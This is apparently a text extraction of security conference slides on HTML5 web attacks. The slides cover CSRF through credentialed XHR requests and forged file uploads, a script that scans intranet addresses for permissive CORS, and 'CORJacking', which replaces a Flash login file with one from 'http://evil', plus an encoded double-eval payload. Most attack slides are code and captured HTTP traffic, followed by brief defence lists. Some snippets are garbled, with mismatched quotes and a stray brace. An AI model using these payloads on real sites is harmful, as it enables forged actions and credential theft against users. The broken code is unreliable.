



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CSRF with XHR/HTML5

```
<script language="javascript" type="text/javascript">
function getMe()
{
  var http;
  http = new XMLHttpRequest();
  http.open("POST", "http://192.168.100.12/joomla/service.xml", true);
  http.setRequestHeader("Content-Type", "text/plain");
  http.withCredentials = true;
  http.onreadystatechange = function()
  {
    if (http.readyState == 4) {
      var response = http.responseText;
      document.getElementById("victim").innerHTML = response;
    }
  }
  http.send(("id=12,"+encodeURIComponent("getProduct","param")+"id=1,2));
}
getMe();
</script>
```





CSRF & HTML5

```
<script language="javascript" type="text/javascript">

function getMe()
{
    var http;
    http = new XMLHttpRequest();

    http.open("POST", "http://192.168.100.12/ison/iservice.ashx", true);
    http.setRequestHeader('Content-Type', 'text/plain');
    http.withCredentials= "true";
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
            var response = http.responseText;
            document.getElementById('result').innerHTML = response;
        }
    }
}

http.send('{\"id\":2,\"method\": \"getProduct\", \"params\":{ \"id\" : 2}}');
}

getMe();
</script>
```


CSRF & HTML5

#	host	method	URL
1	http://192.168.100.26	GET	/csrf/json.html
2	http://192.168.100.12	POST	/json/jservice.ashx

original request | auto-modified request | response

raw | params | headers | hex

```
POST /json/jservice.ashx HTTP/1.1
Host: 192.168.100.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://192.168.100.26/csrftest/csrftest.html
Origin: http://192.168.100.26
Cookie: cid=10001
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 51
```

```
{"id":2,"method":"getProduct","params":{"id":2}}
```

#	host	method	URL	params
1	http://192.168.100.26	GET	/csrf/json.html	<input type="checkbox"/>
2	http://192.168.100.12	POST	/json/jservice.ashx	<input checked="" type="checkbox"/>


original request | auto-modified request | response

raw | headers | hex

```
HTTP/1.1 200 OK
Date: Sun, 27 Nov 2011 22:00:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 921
```

```
{"id":2,"result":{"Products":{"columns":["product_id","product_name","product_desc","product_price","image_path","rebates_file"],"rows":[[2,"Bend it Like Beckham","Who wants to cook Aloo Gobi when you can bend a ball like Beckham? London tries to raise their soccer-playing daughter in a traditional way. Her sister, Pinky, who is preparing for an Indian wedding and a lifetime of chapattis, Jess' dream is to play soccer professionally like her hero David Beckham. Against Jess' unorthodox ambition, her parents eventually reveal that the best way to do with protecting her than with holding her back. When Jess is forced
```

CSRF with XHR/HTML5



CSRF/Upload - POC

Enjoy your shopping experience at uvoshress:

Products (1.0 | XML | Flash | JSON | Sliverlight | AMF | HTML5)

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
upload your order form

Processing uploaded order...

```
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://192.168.100.21/user_upload.aspx
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeJSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Content-Type: multipart/form-data; boundary=-----313223033317673
Content-Length: 262

-----313223033317673
Content-Disposition: form-data; name="FILE1"; filename="today"
Content-Type: application/octet-stream

Client: ABC inc.
1,1,Finding Nemo
2,1,Bend it like Beckham
-----313223033317673--
```

CSRF/Upload



```
<body>
<script>
  var stream = "Client: ABC inc.\r\n1,2,Finding Nemo\r\n2,4,Bend it like Beckham";
  var boundary = "-----146043902153"; //Pick boundary for upload ...
  var file = "order.prod";
  http = new XMLHttpRequest();
  http.open("POST", "http://192.168.100.21/user_upload.aspx", true);
  http.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);
  http.setRequestHeader("Content-Length", stream.length);
  http.withCredentials= "true";

  var body = boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="FILE1"; filename="' + file + '"\r\n';
  body += "Content-Type: application/octet-stream\r\n\r\n";
  body += stream + "\r\n";
  body += boundary + "--";
```

```
http.send(body);
```

```
</script>
```

```
raw | params | headers | text
-----
POST /user_upload.aspx HTTP/1.1
Host: 192.168.100.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Content-Type: multipart/form-data; charset=UTF-8, boundary=-----146043902153
Referer: http://192.168.100.6/upload/csrf-up.html
Content-Length: 255
Origin: http://192.168.100.6
Cookie: cid=10001; DemoTrading=1990b5bf9dde249a38ffc352f7b3e52b; ASP.NET_SessionId=3ifeql4502ukzijxz;
JSESSIONID=8B59B1D61DFAFE7CEF97AFB03A103D13
Pragma: no-cache
Cache-Control: no-cache

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Content-Disposition: form-data; name="FILE1"; filename="order.prod"
Content-Type: application/octet-stream

Client: ABC inc.
1,2,Finding Nemo
2,4,Bend it like Beckham
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```

Crawl for CORS

```
<script>
for(i=20;i<=25;i++)
{
  target = "http://192.168.100."+i+"/"
  st = scan(target)
  if(st==true)
  {
    status += "<br>" + target + "(Access-Control-Allow-Origin:----->" + st + ")";
    document.getElementById('result').innerHTML = status
  }
}
</script>
```


```
{
  try
  {
    http = new XMLHttpRequest();
    http.open("GET", url, false);
    http.send();
    return true;
  }
  catch(err)
  {
    return false;
  }
}
```




Client/Victim Browser




CSRF Payload
And stealth channel



Attacker's Site



Internet



Intranet




Internal Web/App Server



Internal Web Mail




Internal HR Application



Internal Scan for CORS

```
function scan(url)
{
    try
    {
        http = new XMLHttpRequest();
        http.open("GET", url, false);
        http.send();
        return true;
    }
    catch(err)
    {
        return false;
    }
}
```


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    st = scan(target)
    if(st==true)
        status += "<br>" + target + "(Access-Control-Allow-Origin:---->" + st + ") ";
    document.getElementById('result').innerHTML = status
}
</script>
```



Scan results

http://192.168.100.21/(Access-Control-Allow-Origin:---->true)


raw	headers	hex	html	render
HTTP/1.1 200 OK				
Date: Thu, 16 Feb 2012 07:22:58 GMT				
Access-Control-Allow-Origin: *				
Server: Microsoft-IIS/6.0				
X-Powered-By: ASP.NET				
X-AspNet-Version: 2.0.50727				
Cache-Control: private				
Content-Type: text/html; charset=utf-8				
Content-Length: 13456				
<pre><html><head> <meta http-equiv="content-type" content="text/html; charset=UTF-8"> <title>Store</title></head><body class="background"> <!--</pre>				




Scan and Defend

- Scan and look for
 - Content-Type checking on server side
 - CORS policy scan
 - Form and Upload with tokens or not
- Defense and Countermeasures
 - Secure libraries for streaming HTML5/Web 2.0 content
 - CSRF protections
 - Stronger CORS implementation


Cross Domain Resource Jacking






Click/COR-Jacking

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).



Sandbox – HTML5

- Iframe is having new attributed called sandbox
- It allows frame isolation
- Disabling JavaScript on cross domain while loading
 - bypassing frame bursting script
 - `<iframe src="http://192.168.100.21/" sandbox="allow-same-origin allow-scripts" height="x" width="x">` - Script will run...
 - `<iframe src="http://192.168.100.21/" sandbox="allow-same-origin" height="500" width="500">` - script will not run – ClickJacking



CORJacking

- It is possible to have some integrated attacks
 - DOM based XSS
 - Single DOM usage/One page app
 - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
 - `document.getElementsByName("login").item(0).src = "http://evil/login.swf"`


CORJacking

- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  id="Login" width="100%" height="1000%"
  codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash.cab">
  <param name="movie" value="Login.swf" />
  <param name="quality" value="high" />
  <param name="bgcolor" value="#869ca7" />
  <param name="allowScriptAccess" value="sameDomain" />
  <embed src="Login.swf" quality="high" bgcolor="#869ca7"
    width="50%" height="50%" name="Login" align="middle"
```


The screenshot shows a browser's developer console with the following content:

- Console tab selected.
- Clear, Persist, Profile, All, Errors, Warnings, Info, Debug Info buttons.
- A red error message: "syntax error" with a red 'x' icon. The message text is "alert (%22hi%22)" and the location is "Login....t("hi") (line 57)".
- A command prompt: ">>> document.getElementsByName('Login').item(0).src".
- The output of the command: "'http://192.168.100.111:8080/flex/testHelloWorld1/Login.swf'".
- Bottom right buttons: Run, Clear, Copy, History.




Double eval – eval the eval

- Payload -
`document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf'`
- Converting for double eval to inject ‘ and “
etc...
 - `eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))`




Scan and Defend


- Scan and look for
 - ClickJacking defense code scanning
 - Using **X-FRAME-OPTIONS**
- Defense and Countermeasures
 - Better control on CORS
 - Creating self aware components and loading after checking the domain
